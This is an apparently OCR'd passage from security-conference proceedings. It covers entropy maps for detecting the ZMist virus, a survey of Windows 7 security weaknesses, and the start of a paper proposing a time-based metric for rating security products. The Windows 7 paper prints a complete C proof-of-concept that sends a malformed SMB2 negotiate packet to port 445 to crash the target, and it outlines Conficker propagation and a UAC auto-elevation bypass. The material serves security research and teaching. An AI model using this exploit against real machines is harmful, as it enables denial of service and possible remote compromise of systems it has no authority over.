
```
0040A000 ----------------------------------------8585----------2666A6D
0040A400 DEDC5BCBCCDECCDDBDCDDDADDEEB99999BA77779AACBCBCBCBBCDDDCEDDCCCDD
0040A800 D7977977979777B7BBBABADACAAC9BAB9BCCACAA9AA9AC9CD9C9CB9CC9CCCDCD
0040AC00 C66666CBBCBAAAB99999998989B6BCBBABAA------BBCCAA8BCAAABBBCBCBBBB
0040B000 BACACBBCCBBBBBBAAAC4BCBBBDCCDBCDCDDDDCCCDCDCBC9CC9B9CDBCDBDCCDDD
0040B400 CCCCCDDCCDBEDEEDDCCCECDDDDDDDCDCCCB9CDBAAAACDBCBABDBCABBAACA9AAA
0040B800 A9BDDDDDDACEDCCCDBCDCDCDCAABAEBDBCDCCCCCBECCBCBADDCCCCCBDDCCDDDD
0040BC00 DCDDEDDDEDCCDDDCDDBDCCCCBCD98AA9AC9DCDDBABDBBB8ABBBABBCCCCCDAADC
0040C000 DCDD9BCB9A5BECDDDDDEBBBBDBAAAAA9ABCBCCACCCBB6B9CC8CDBCCBDCBC9BDC
0040C400 BCBBAAAC9AACBBBBBBBBBDDCDDB8B8CA8C8B8B8BB8B8CCBCCCBBBBBDCDCCACAD
0040C800 7ADAD8BCBBBBDBDBD9ABDDBDBCACCCDDDDDCDBCDDCBDCDCDCDDCDDDDCDECBDCB
0040CC00 CCBCDDDCCCCCBCCBCBAC9BAC9CBCCBCCDC9DDDDDDDDDCC89BBBDDBCAD9BBBBBC
0040D000 ACCCCC9BC9C9CB9B9C9CD8CCDCC9AACBE9CCBAB8CBCBDDBCBCCCCBDCBBCBBCBC
0040D400 DDCDDBDBCC9CCBCCACCACCCCCCCCBCCBBBBBD8CBBBCBBCADCBBBDDDBCCCCCCDC
0040D800 DBDDDACCCCCC9D9C9B9C9A99CCCADC9BCBBBCCDCABCDCDCCCCCCCCCB9BCCBDBDB
0040DC00 CCDCDACCCCDADDDDDDDDDACBACCADAEB99896A7888A9A9B9B8BBBB9DABBADADA
0040E000 DBCBBDBBBDBCDBDBDCDDC9ACCCAC8CDCDBBDCDE9ADBABABBADCACCADDDBDDDED
0040E400 DECDDDCBCCDECCCDBDBBBBDBDBBDDDDCDDABCBCBDCBBBCCCCBBCCCCCDDDEBCCA
0040E800 CADABACACACCDDADDCDCBCDCDCBC9711119B9A9D99A5A9BCCCCCBBCCBDDDCDDC
0040EC00 DCACDDDDDDCBDDBDCBDCBCDBEBDDDDBB9ACCCCCCACCCDDDD9BBECDCCDCCCCCCC
0040F000 BCCCCCBBBBDCDCCDDCCACCCDDBBCCBBCCCDDDBADCDCDCCCBDDBADDDDEEBACCBB
0040F400 CACABBBCBCBBB9BCBCBC8CBDCDDDCCBCEA8BCBCBCDBCCCCCCDCBCCDAACDCACCD
0040F800 DDDDDCBBABA9BAABABACBACACCDCCDACDBCCCCCCCCCCCCCBBCDCDADCBBDCDBDDD
0040FC00 CDBCCBBCBCBBACABCCCDDCDEDDDDDD8BD8AC8CB8BB8AB8AA8B8BBBBDDABABBBB
00410000 BCBCCCDCCCBCCCBCBCBCCCBBAADCDBDDDACCAAAAD8CCAAAAADCCCCACCCCCBCBC
00410400 9DC8CCCEDDCCCDCB9CACBDCDEDCCCDDDDDADAAAAACDCCAC9CCBBCABB9AAADADA
00410800 C7AAE89CACBDCACABBBBBAD8CBBDB8CAA9AAAACCDBABCBDCCCDBBCB7BCBCCCAC
00410C00 AABACABABBBBB9BABBB9BACCCCCDCCCCCBCCCABEDBB8BBCBBCBBABBBBCCCCDCC
00411000 DA9BABD8BBBB9BBDCDDDDCCBCCBBBBCCBCDBCAAAC9AADCCCCCCBC99BBCCDCCCA
00411400 ABBABBBBBBBCCCCCCCBBABDBACACBADCBBBBCCCBDCCACCDDCCCCDDDCDB9DCCBD
00411800 ECB9AACBCBCBCCDC9CDBDCDCCABCCBBCACBCDBCCCBCCBCBCB8CBBCAADACCBCBB
00411C00 CCCCCCCCCCBB9CEACDDBCBBBC9CBBCBABBAACBBBBBBBBBBCBBDCDDDDDDDCDDBC
00412000 DB9BDAAABAAABDABDCCCCCCCCCDCB8A2
```

On the next page, have a look at the second file. This is the same file, REGEDIT.EXE, but infected by ZMist, one of the most sophisticated viruses, very hard to detect (Szor, 2005). But using the entropy map, we can easily recognize it, just like a known face on a photo!

We need not be a malware expert to know that this part does not belong here, for the entropy here is totally different. The area with extremely high entropy level (almost flat entropy of "E" value) can clearly be seen while the local entropy in surrounding ranges between the values of "8" and "D" (just like with the original file). The high entropy level area represents the actual ZMist virus body surrounded by the original program code. It could certainly be said that the difference in this case is so clear that anyone can see it.

An experienced specialist can then immediately tell you that this is the ZMist virus body – without having to examine a single byte of the program!

Figure 20: Regedit.exe, infected by ZMist



Let us see the same situation in charts:

Figure 21: Regedit.exe in chart, clean




Figure 22: Regedit.exe in chart, infected by ZMist





Figure 23: Regedit.exe in chart, ZMist body emphasized



Looking at the entropy map of the suspicious file an expert can immediately tell that there is a section in the program that obviously does not belong there. Moreover, if the sequence repeats several times it is a strong indication that the examined program has been attacked by the same virus repeatedly.

Actually, we can say we are fighting the polymorphic viruses with their own weapons. The more the polymorphic virus is trying to hide, the more its entropy differs from the rest of data. Each obfuscated part increases local entropy and thus escalates the structural difference between the section in question and its surroundings.

The entropy computing algorithm

It is quite easy and fast:

1. The inspected block of data is divided into rows, where each row contains 16 bytes. Each row will be evaluated by its local entropy value. Please note that the function which computes the entropy, have to examine larger surrounding than those 16 bytes only.

2. The entropy value is computed for each particular byte in the row. Finally, the lowest entropy found among the 16 different entropy values will be assigned to the whole row.
3. For each examined byte the algorithm starts with the value 15. Then the algorithm strides forward in interval 1 and checks adjacent bytes, whether they are equal to the examined byte. If yes, the entropy is decreased by one and the algorithm continues at the next adjacent byte. The algorithm stops when it finds the first non-equal byte or when the result value reaches zero (so maximum 15 adjacent bytes is checked).
4. The same checking is now performed backward, starting with the result value from previous step. Again, the algorithm stops when it finds the first non-equal byte or when the result value reaches zero. The result value is assigned to the examined byte.
5. Then the function performs the same comparison, but in interval of 2 (i.e. it examines bytes in offset 2, 4, 6, 8 etc.), then in interval of 3 (offset 3, 6, 9, 12...), interval of 4 up to interval of 32. The lowest entropy, which has been found, is taken as the proper entropy value for this examined byte.
6. As the last step, we take each row of 16 subsequent bytes and assign the lowest value of their entropy as the valid entropy of this row.

This is only a rough algorithm without any optimization and adjustment. In praxis, it is useful to add some more tricks, like text evaluation or special processing of various incremental areas, but it is out of the scope of this brief presentation.

All useful tricks and adjustments will be described in an extended version of this paper, hopefully at iAWACS 2010.

Conclusion

The entropy map can be a very effective clue to finding the body of a virus; in some cases it is reason enough for the anti-virus program to report a positive finding. It is not necessary to run the time demanding emulator - it is much faster to create and analyze the entropy map than to emulate complicated decrypting loops.

We have shown two typical examples of entropy use. It can be assumed that there will be other opportunities as well. One potential application is the analysis of JavaScript functions in website script code to determine the possible obfuscation level. Obfuscation is very popular among malware authors, but we have shown that each use of obfuscation increases the local entropy and can be readily detected. Another possible application is the examination of traffic on specific firewall ports - if the entropy of the data being transferred through the specific port is significantly different from the expected entropy level a system administrator should be notified.

Entropy examination is useful in several areas. I am sure that we will hear more about use of these methods in the future.

References

Szor, Peter (2005). *Art of Computer Virus Research and Defense*. Pearson Education, Inc, publishing as Addison Wesley Professional.

Windows 7 – Is it really more secure?

Itshak (Tsahi) Carmona (HCL Technologies Ltd.)

About the Author

Itshak Carmona is a Director of Research Operations with HCL Technologies, part of CA Internet Security Business Uni.

Contact Details:

HCL Technologies Ltd, 6 Ha'Hoshlim St. Herzlia, Israel, icarmona@hcl.in

Keywords

Windows 7, security, vulnerability, breach, uac elevation, vbootkit, buffer overflow, buffer overrun

Windows 7 – Is it really more secure?

Abstract

Since October 2009, I have been running a pre-beta copy of Windows 7, the next OS from Microsoft. The Security Center, introduced in Windows XP SP2, is gone. Instead, there is an "Action Center" that incorporates alerts from 10 existing Windows features.

In both Vista and Windows 7, Microsoft has sought to improve application security as well as Windows' resiliency to application-specific vulnerabilities such as 'buffer overflow' exploits. However new code means new bugs and hacking opportunities for those out there.

Add to that some of the old school 'backdoors' and security holes that still in place, and it seems there is still a long way to go…

Introduction

Security breaches are commonly used by threats today, breaching and exploiting those security holes for their needs. Worms, backdoors and others have already demonstrated how they can infiltrate systems, infect and/or steal information.

I will demonstrate somewhat live breaching, explain how several of them work and even identify holes in updated patched services, which seem to be secure…

Discussion

Security Breach #1: Server Service

There are two pieces of threats associated with attacks exploiting the Server Service -- Win32/Conficker.A and Win32/IRCbot.BH

The first is a worm that exploits computers with vulnerable SVCHOST.EXE across the network; the latter is a Backdoor Trojan horse, which gets its commands from an attacker via an IRC server. It is used by boots attempting to exploit MS08-067.

Win32/Conficker.A is a Worm that opens a random port between ports 1024 and 10000, and acts like a web server. It propagates to random computers on the network by exploiting MS08-067. Once the remote computer is exploited, that computer will download a copy of the worm via HTTP, using the random port opened by the worm. The worm often uses a .JPG extension when copied over, and then it is saved to the local system folder as a random named DLL

Unpatched code:	**Patched code:**
000007FF7737AF90 movzx eax, word ptr [rcx]	mov r8, rcx
000007FF7737AF93 xor r10d, r10d	xor eax, eax
000007FF7737AF96 xor r9d, r9d	mov [rsp+arg_10], rbx
000007FF7737AF99 cmp ax, 5Ch	mov [rsp+arg_18], rdi
000007FF7737AF9D mov r8, rcx	jmp loc_7FF7738E5D6
000007FF7737AFA0 jz 7FF7737515E	mov rcx, 0FFFFFFFFFFFFFFFFh

	mov rdi, r8
	repne scasw
	movzx eax, word ptr [r8]
	xor r11d, r11d
	not rcx
	xor r10d, r10d
	dec rcx
	cmp ax, 5Ch
	lea rbx, [r8+rcx*2+2]
	jnz loc_7FF7737AFB4

Security Breach #2: SMB Driver

A hacker could exploit the flaw on Windows 7 to cause a critical system error. The flaw lies in a Server Message Block 2 (SMB2) driver.

"SRV2.SYS fails to handle malformed SMB headers for the NEGOTIATE PROTOCOL REQUEST functionality."

The exploit can not only lead to denial of service, but also remote code execution.

```
#include <windows.h>
#include <stdio.h>

#pragma comment(lib, "WS2_32.lib")

char buff[] =
        "\x00\x00\x00\x90" // Begin SMB header: Session message
        "\xff\x53\x4d\x42" // Server Component: SMB
        "\x72\x00\x00\x00" // Negociate Protocol
        "\x00\x18\x53\xc8" // Operation 0x18 & sub 0xc853
        "\x00\x26" // Process ID High: --> :) normal value should be "\x00\x00"
        "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xff\xff\xff\xfe"
        "\x00\x00\x00\x00\x00\x6d\x00\x02\x50\x43\x20\x4e\x45\x54"
        "\x57\x4f\x52\x4b\x20\x50\x52\x4f\x47\x52\x41\x4d\x20\x31"
```


```
•               "\x2e\x30\x00\x02\x4c\x41\x4e\x4d\x41\x4e\x31\x2e\x30\x00"
•               "\x02\x57\x69\x6e\x64\x6f\x77\x73\x20\x66\x6f\x72\x20\x57"
•               "\x6f\x72\x6b\x67\x72\x6f\x75\x70\x73\x20\x33\x2e\x31\x61"
•               "\x00\x02\x4c\x4d\x31\x2e\x32\x58\x30\x30\x32\x00\x02\x4c"
•               "\x41\x4e\x4d\x41\x4e\x32\x2e\x31\x00\x02\x4e\x54\x20\x4c"
•               "\x4d\x20\x30\x2e\x31\x32\x00\x02\x53\x4d\x42\x20\x32\x2e"
•               "\x30\x30\x32\x00";
•
•   int main(int argc, char *argv[]) {
•
•       if (argc < 2) {
•           printf("Syntax: %s [ip address]\r\n", argv[0]);
•           return -1;
•       }
•       WSADATA WSAdata;
•       WSAStartup(MAKEWORD(2, 2), &WSAdata);
•
•       SOCKET sock = socket(AF_INET, SOCK_STREAM, IPPROTO_IP);
•       char *host = argv[1];
•       SOCKADDR_IN ssin; // fill in sockaddr and resolve the host
•       memset(&ssin, 0, sizeof(ssin));
•       ssin.sin_family = AF_INET;
•       ssin.sin_port = htons((unsigned short)445);
•       ssin.sin_addr.s_addr = inet_addr(host);
•
•       printf("Connecting to %s:445... ", host);
•       if (connect(sock, (LPSOCKADDR)&ssin, sizeof(ssin)) == -1) {
•           printf("ERROR!\r\n");
•           return 0;
•       }
•       printf("OK\r\n");
•       printf("Sending malformed packet... ");
•       if (send(sock, buff, sizeof(buff), 0) <= 0) {
```

```
•               printf("ERROR!\r\n");
•               return 0;
•       }
•       printf("OK\r\n");
•       printf("Successfully sent packet!\r\nTarget should be crashed...\r\n");
•       closesocket(sock); // Close the socket
•       WSACleanup();
•       return 1;
•   }
```

Security Breach #3: External Tools

The attack takes place during the boot up process and can't be done remotely. Physical access to a Windows 7 system is necessary for the attack to work.

External tools such as VBootkit, allows an attacker to take control of the computer by making changes to Windows 7 files that are loaded into the system memory during the boot process.



Security Breach #4: UAC Elevation

UAC, or User Account Controls, made its first appearance in Windows Vista as a precautionary measure to ensure the user doesn't modify something which would change a setting which would affect the overall stability or usage of the computer.

It also served as a preventative control to make sure programs and applications wouldn't run without your express permission, or an application changing your settings without you being fully aware of it.

This came in the form of an annoying popup box, I'm sure you won't have any problem in remembering:

The settings have changed for UAC, allowing the system to be more malleable and flexible for users. Certain applications which are digitally signed are fast-tracked through UAC by default to reduce the unnecessary user interaction.

The breach shows itself when malicious code is called "by proxy" through an existing application, which never invokes the UAC prompt. To put it simply, through application piggybacking, it allows threats to be automatically elevated to **administrator user** status which in turn allows it full, unrestricted access to the computer and global settings.

References

Leo Davidson. Demonstration of Windows 7 UAC auto-elevation code-injection vulnerability with proof-of-concept.

Brandon LeBlanc. Malware Attacked Windows 7

Nynaeve. Adventures in Windows debugging and reverse engineering – Hotpatching MS08-067

Snipt. Long-term memory for coders – Proof-of-concept of remote BSOD on Windows Vista/7.

NVLabs. Analyzing Security – VbootKit 2.0 Attacking Windows 7 via Boot Sectors

A Single Metric for Evaluating Security Products

Dr. Igor Muttik
McAfee Labs

About author

Igor Muttik graduated from Moscow State University in 1985. His Ph.D. in 1989 was based on the research of semi- and super-conductors at low temperatures. He became interested in computer viruses in 1987 when PCs in the lab were infected with Cascade. In 1995 he joined Dr. Solomon's Software in the UK as a Virus Researcher. In 1999 he headed McAfee Avert in Europe. He speaks regularly at security conferences.

Dr. Igor Muttik currently holds a position of Senior Architect at McAfee Labs. He is also a member of the Board of Anti-Malware Testing Standards Organization (AMTSO). Igor lives in England with his wife Elena and 3 children.

Phone +44 1296 318700 Fax +44 1296 318722 Email: mig@mcafee.com

Keywords

Security, protection, metric, malware, vulnerability, timing, attack history, integral, security reaction, cloud

Abstract

We discuss the limitations of the traditional "binary" protection approach ("detected/missed" = "protected/unprotected" = "success/failure"). We show examples of how the growing frequency of attacks dictates a statistical approach to measuring the quality of security software. We analyze factors contributing to the probability of successful protection, present the mathematical approach to calculating this probability, and discuss how this can be implemented in practice.

For each attack, the "success of protection" is a function of time. For multiple attacks, we will have a set of such functions. We argue that a simple and meaningful numeric representation of this set of functions is a probability calculated and based on the integrals of these functions over time.

In this model, overall probability depends on the timeframes used to evaluate each attack. To be meaningful, the selection of these timeframes has to take into account users' exposure to the threat. But full knowledge about the exposure is available only after the attack, so we have to deal with historical data.

Introduction

The purpose of security software is to minimize the cost of computer ownership. Ideally, security should protect a computer from the effects of any malicious attack while staying completely invisible. Historically, the assessment of successes and failures of security products was based on using simple binary logic—a computer was either "protected" or "unprotected" because a corresponding malware sample was either "detected" or "missed." The majority of tests that compare anti-virus (AV) software are based on simply counting the misses over a set of files.

There is a common understanding within the industry that the testing of security products should improve—this was reflected in the formation of the Anti-Malware Testing Standards Organization, or AMTSO (http://www.amtso.org). AMSTO developed a set of jointly agreed principles and guidelines that give advice for improving testing. They do not yet, however, describe a single metric for evaluating the quality of protection provided by security products. In this paper we present an approach to defining such a metric.

An important factor that forces us to give up the binary approach to measuring security software quality is the proliferation of "cloud-based" security solutions. By cloud-based we mean any computer protection technology that actively communicates with external servers (usually Internet based). Cloud-based security has an ability to deliver protection so quickly that the difference between reactive and proactive solutions almost disappears. The deployment of security updates is becoming almost instant on the global scale.

Related research

Several papers described the mathematics related to deploying updates in relation to worm containment (Vojnovic & Ganesh, 2005; Xie, Song & Zhu, 2008). These models deal with the notions like "percentage of protected computers" and track this value over time. They are focused, however, on the mechanics and speed of deployment for a single software update, based on traditional software patching approach.

The concept of "probability of successful attack" and "probability of protection" was used by Edge (2007) to develop a metric based on attack and protection trees. This work, however, does not deal with the timing of protection. And the timing is a crucial element of the quality of protection.

There is a NIST publication (Mell, Bergeron & Henning, 2005) which defines three main categories of patch and vulnerability metrics: susceptibility to attack, mitigation response time, and cost. This paper (which is essentially a process guideline document), however, only enumerates all the contributing factors and do not provide any specific use case scenarios and does not give advice on how to compute meaningful aggregate metric scores.

Apart from these research efforts much has been done on a practical front, as part of anti-malware testing. Such tests are traditionally based on "success/failure" approach.

Practical problems with the "success/failure" approach

When computer users see comparative tests specifying detection rates (usually presented as a percentage over a test set), they may unconsciously interpret these values as the probability of successful protection. For example, a 100 percent detection rate would be generally assumed to provide perfect protection, while a product with 90 percent detection rate would fail to protect the system 10 percent of the time. What users may fail to realize is that commonly available test

results are usually based on known malware samples and thus provide scores skewed towards “reactive” protection. In principle, there could be a product that fails miserably in the field but scores really well in a test—if the detections are added right before the test starts.

Apart from “reactive tests,” other tests try to isolate and measure the “proactive” capabilities of scanners. These show much lower detection scores—for example, check “Retrospective/Proactive” detection rates vs “On-Demand Comparative” (AV-Comparatives, 2004-2009). Some tests attempt to mix reactive and proactive results together (Hawes, 2009).

You might think that the real probability of successful protection lies somewhere between the numbers obtained in reactive and proactive tests. That’s logical, isn’t it? Unfortunately, the gap is really wide. How useful would be a statement that real protection probability is between, say, 30% and 99% boundaries? Additionally, even separating pure reactive and proactive scores is pretty much impossible so the boundaries are rather fuzzy. All products have both reactive and proactive capabilities; they employ many protection techniques - not just AV scanners. Moreover, even pure AV scanners normally have built-in, updatable heuristic and generic malware recognition. Thus they provide fairly agile proactive protection.

Traditional methods of measuring proactive protection use a “retrospective” approach - a frozen product (one that is not receiving updates) is tested against the malware that appeared after the freeze point. However, the duration of this freeze can have a dramatic effect on the results. It is easy to imagine a security product that very quickly reacts to threats in the field and updates its heuristics and generics. This is not a theoretical speculation—there are now security products that employ anti-spam rules, URL and IP blacklisting, etc. These rules are frequently updated and they block malware, too. A security product can proactively catch a newly spammed piece of malware just a few minutes after receiving a fresh anti-spam rule. And, of course, any retrospective test that froze the product before that rule was received would register the malware sample as not proactively detected. Yet in the real world it would have been.

An even more complicated situation occurs when the protection is not delivered incrementally to the client but is either constantly streamed or is cloud based. Such products just cannot be tested with the frozen definitions (cloud is external and not under tester’s control). Plus, products sometimes use combinations of these updating methods. As we saw in the anti-spam rule example, the timing of the protection delivery becomes very important for the test result to be correct. It almost seems that the tester must know how the product works to test it properly.

The AMTSO guidelines on cloud-based security products reflect some of the realities we’ve already described. This document recommends using a statistical approach when performing comparative tests of cloud-based security solutions. This method requires collecting field data over time and averaging the results.

Imagine a product that always misses the first attack but always detects the second (or subsequent) one. Such a product would score zero in proactive protection, but overall it would actually provide very good protection to most of the users. This is clearly a problem with retrospective testing of proactive protection and with the “binary” detection approach.

Yet another testing metric of the AV product’s quality is tracking the time between the first sighting of a threat and the moment when protection is made available (Marx 2004a, 2004b). This “reaction time” testing was born when there were global outbreaks in 1998-2003. Global outbreaks are now the thing of the past and so the popularity of this kind of testing dropped. The “reaction time” approach, however, demonstrates the high importance of the timing factor in evaluating security products.

Contemporary malware attacks

Contemporary malware distribution occurs in waves. The bad guys are now largely driven by monetary incentives. Once their returns from a piece of malware start to diminish, they launch a new attack. In our opinion, a very important aspect of evaluating protection is switching from samples-based testing to attack-based testing. By an “attack” we mean the distribution of the same piece of malware over a period of time.

We can view malware infections as analogous with real life: imagine, for example, injecting a virus into a guinea pig and checking to see if the animal falls ill. In the short term, the virus is likely to replicate a few times, which causes the immune reaction and production of antibodies. They find and kill the viral copies so our guinea pig is again healthy. However, there is an immune system reaction to the virus—a short learning process that occurs before a reliable response is deployed.

Security products operate similarly: they produce a response to the new attack and deploy it. They can observe a piece of malware just once or twice and protect many millions of the users after that point. This response becomes especially important with cloud-based security, where global online threat intelligence delivers data about new attacks almost

instantly and the deployment of the response is also global and immediate. In this scenario, even a 100 percent reactive solution could be extremely effective in protecting users globally. After just a handful of reports about an attack, all other users are protected. For these protected users the "reactive" security product provided proactive protection! Thus proactive and reactive approaches are inseparable. Moreover, the reaction time plays a big part in converting one into another. Consequently, we wonder if there is any reason to ever test proactive and reactive properties separately. Essentially, we see that there is no way to say at any given moment whether a product's protection is reactive or proactive. But what we **can** say is whether the protection is available or not.

As usually happens, understanding a problem in detail logically leads you to a solution. In this case we propose to perform continuous testing over time to accumulate security responses. Then we'll use this recorded data to compute the probability of protection by a given product—regardless whether that protection is reactive or proactive.

Suggested metric: the probability of successful protection

The timing of providing protection plays the most important role in the probability of successful protection. To track protection over time we need to monitor the security response and do it not just once (as it is done in current "reactive" and "proactive" testing models).

An additional benefit of continuous testing is that products may actually temporarily lose detections during attacks (and both reactive testing and retrospective testing are very likely to miss this fact altogether). In theory, a product may have unreliable detection in principle (for example, due to a memory footprint issue, uninitialized variables, or something similar), and the overall detection score observed in a test may vary considerably from the real one.

So we bring together the reactive, proactive, and response-time metrics and suggest tracking the security reaction of the product over the time of the attack. Later, we'll discuss how to combine the results obtained for individual attacks into a sensible overall score. But let's first look at tracking an individual attack.

All attacks have a starting point, which is when the first computer receives a piece of malware (regardless of how it arrives). This could also be a pointer to malware (such as a URL). To track this specific attack going forward it is important to capture enough data to classify subsequent attacks as "the same" or "different." This is easy to do for static malware (you can simply compare samples or their strong cryptographic hashes) but can be hard in the case of polymorphic code (regardless of whether it is self-morphing or server-side polymorphic). It is important to realize that at this stage we cannot rely on security products to classify or group attacks because the protection may not be there. This is fine—we need only record the product's reaction. Whether security reaction is correct can be evaluated when the whole attack history is available. Once we have full historical data we can extract the intrusions corresponding to the same attack thus splitting the data into individual attacks. This is not a trivial task and would require special tools. (One could rely on security products but this is, of course, not a good solution as the products under test should not be used to manipulate the test data. In the next section of our paper we shall discuss how to avoid this "attack-splitting" step.)

After the attack is finished we have a graph of its intensity as a function of time (assuming we have enough data points, of course—that depends on the number of honeypots/sensors/reports/etc. in the field). Depending on the type of the threat and scale of the attack (global or targeted, for example), the graph would look very different:

1. For self-replicating threats, the attacks may subside very slowly. This depends on changes in the level of malware reproduction in its ecosystem.
2. For mass-spammed malware, the initial uptake may be very rapid.
3. For non-replicating malware, attacks would likely be shorter and would normally be fairly quickly replaced by different attacks.

Here is an example of how an attack-intensity recording may look:

